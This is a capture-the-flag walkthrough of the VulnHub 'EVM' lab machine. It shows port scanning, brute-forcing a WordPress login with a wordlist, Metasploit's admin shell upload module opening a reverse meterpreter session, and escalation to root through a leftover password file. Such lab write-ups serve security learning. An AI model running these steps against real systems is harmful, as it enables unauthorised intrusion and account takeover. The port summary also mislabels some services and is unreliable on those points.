

VulnHub

EVM

<https://www.vulnhub.com/entry/evm-1,391/>

Walkthrough

1. NMAP Scan:

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 a2:d3:34:13:62:b1:18:a3:dd:db:35:c5:5a:b7:c0:78 (RSA)
|_   256 85:48:53:2a:50:c5:a0:b7:1a:ee:a4:d8:12:8e:1c:ce (ECDSA)
|_   256 36:22:92:c7:32:22:e3:34:51:bc:0e:74:9f:1c:db:aa (ED25519)
53/tcp    open  domain       ISC BIND 9.10.3-P4 (Ubuntu Linux)
|_ dns-nsid:
|_   bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
110/tcp   open  pop3         Dovecot pop3d
|_ pop3-capabilities: SASL PIPELINING CAPA RESP-CODES AUTH-RESP-CODE TOP UIDL
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
|_ imap-capabilities: LITERAL+ LOGINDISABLEDA0001 ID IMAP4rev1 have LOGIN-REFERRALS IDLE more post-login ENABLE capabilities OK SASL-IR Pre-login listed
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: UBUNTU-EXTERMELY-VULNERABLE-M4CH1NE; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h20m00s, deviation: 2h18m33s, median: 0s
|_ nbstat: NetBIOS name: UBUNTU-EXTERMELY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_ Computer name: ubuntu-externely-vulnerable-m4ch1ne
|_ NetBIOS computer name: UBUNTU-EXTERMELY-VULNERABLE-M4CH1NE\x00
|_ Domain name: \x00
|_ FQDN: ubuntu-externely-vulnerable-m4ch1ne
|_ System time: 2020-07-29T17:54:06-04:00
smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
smb2-security-mode:
|_ 2.02:
|_   Message signing enabled but not required
smb2-time:
|_ date: 2020-07-29T21:54:06
|_ start_date: N/A
```


We have multiple ports open:

1. 22 – running SSH
2. 53 – running ISC BIND
3. 80 – running HTTP
4. 110 – running POP3 (email)
5. 139&143 – running SMB

What can we do?

I did an enum4linux scan to identify SMB shares and local users. The result of this is that I found no interesting SMB shares but I did find this local user: root.

Then, I visited the website:



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

you can find me at `/wordpress/` im vulnerable webapp :)

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.


The message in the middle of the page got me thinking that the server I am attacking is hosting Wordpress.

I tried going to `'http://victim/wordpress/'` but the site would not load. It seemed like it was stuck loading forever...

Thus, I called it quits and jumped straight into my WPScan:

Through the first scan, I found out there are no plugins running on the blog itself. Also, not too many other things we could use to exploit this box. But we have found this one username: c0rrupt3d_brain.

In my second WPScan, I've brute-forced the username above with the rockyou.txt wordlist and found a password!



After this, I fired up Metasploit and looked up on Wordpress:

```
msf5> search wordpress
```

I then saw an exploit called "Admin Shell Upload" and selected it.

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options
Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  24992499         yes       The WordPress password to authenticate with
  Proxies    10.0.2.33        no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.33        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /wordpress       yes       The base path to the wordpress application
  USERNAME   c0rrupt3d_brain  yes       The WordPress username to authenticate with
  VHOST      10.0.2.33        no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   WordPress

msf5 exploit(unix/webapp/wp_admin_shell_upload) >
```

I set up the required values:

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options
Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  24992499         yes       The WordPress password to authenticate with
  Proxies    10.0.2.33        no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.33        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /wordpress       yes       The base path to the wordpress application
  USERNAME   c0rrupt3d_brain  yes       The WordPress username to authenticate with
  VHOST      10.0.2.33        no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   WordPress

msf5 exploit(unix/webapp/wp_admin_shell_upload) >
```

EXPLOIT

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Authenticating with WordPress using c0rrupt3d_brain: ...
[*] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/WwTRXPfDah/SqUkXIziWe.php ...
[*] Sending stage (38288 bytes) to 10.0.2.33
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.33:47818) at 2020-07-29 19:02:12 -0400
[+] Deleted SqUkXIziWe.php
[+] Deleted WwTRXPfDah.php
[+] Deleted ../WwTRXPfDah

meterpreter > 
```

[Hacker Voice] I'm in.

I instantly drop into a shell and find my way around:

```
meterpreter > shell
Process 3439 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

I navigate to the /home folder:

```
cd /home
ls -la
total 12
drwxr-xr-x  3 root    root    4096 Oct 30  2019 .
drwxr-xr-x 23 root    root    4096 Oct 30  2019 ..
drwxr-xr-x  3 www-data www-data 4096 Nov  1  2019 root3r
```

There is a user's directory, let's jump in :D

```
cd root3r
ls -la
total 40
drwxr-xr-x 3 www-data www-data 4096 Nov  1 2019 .
drwxr-xr-x 3 root     root     4096 Oct 30 2019 ..
-rw-r--r-- 1 www-data www-data  515 Oct 30 2019 .bash_history
-rw-r--r-- 1 www-data www-data  220 Oct 30 2019 .bash_logout
-rw-r--r-- 1 www-data www-data 3771 Oct 30 2019 .bashrc
drwxr-xr-x 2 www-data www-data 4096 Oct 30 2019 .cache
-rw-r--r-- 1 www-data www-data   22 Oct 30 2019 .mysql_history
-rw-r--r-- 1 www-data www-data  655 Oct 30 2019 .profile
-rw-r--r-- 1 www-data www-data    8 Oct 31 2019 .root_password_ssh.txt
-rw-r--r-- 1 www-data www-data    0 Oct 30 2019 .sudo_as_admin_successful
-rw-r--r-- 1 root     root      4 Nov  1 2019 test.txt
```

HMPH... .txt file called '.root_password_ssh.txt'? Let's see its contents:

```
cat .root_password_ssh.txt
```

Let's try SSHing to it.

For some reason, we cannot SSH to it:

```
kali@kali:~$ ssh root@10.0.2.33
root@10.0.2.33's password:
Permission denied, please try again.
root@10.0.2.33's password:
```

Let's go back to our shell and jump into a terminal by typing:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r$
```

su root

```
www-data@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r$ su root
su root
Password:
root@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r#
```

Navigate to the root folder and read the flag's contents:

```
root@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r# cd /root
cd /root
root@ubuntu-extermely-vulnerable-m4ch1ne:~# ls -la
ls -la
total 36
drwx----- 4 root root 4096 Nov  1 2019 .
drwxr-xr-x 23 root root 4096 Oct 30 2019 ..
-rw----- 1 root root 3180 Nov  1 2019 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Oct 30 2019 .cache
-rw----- 1 root root  304 Oct 31 2019 .mysql_history
drwxr-xr-x 2 root root 4096 Oct 30 2019 .nano
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-rw-r--r-- 1 root root   47 Nov  1 2019 proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ne:~# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ne:~#
```

END

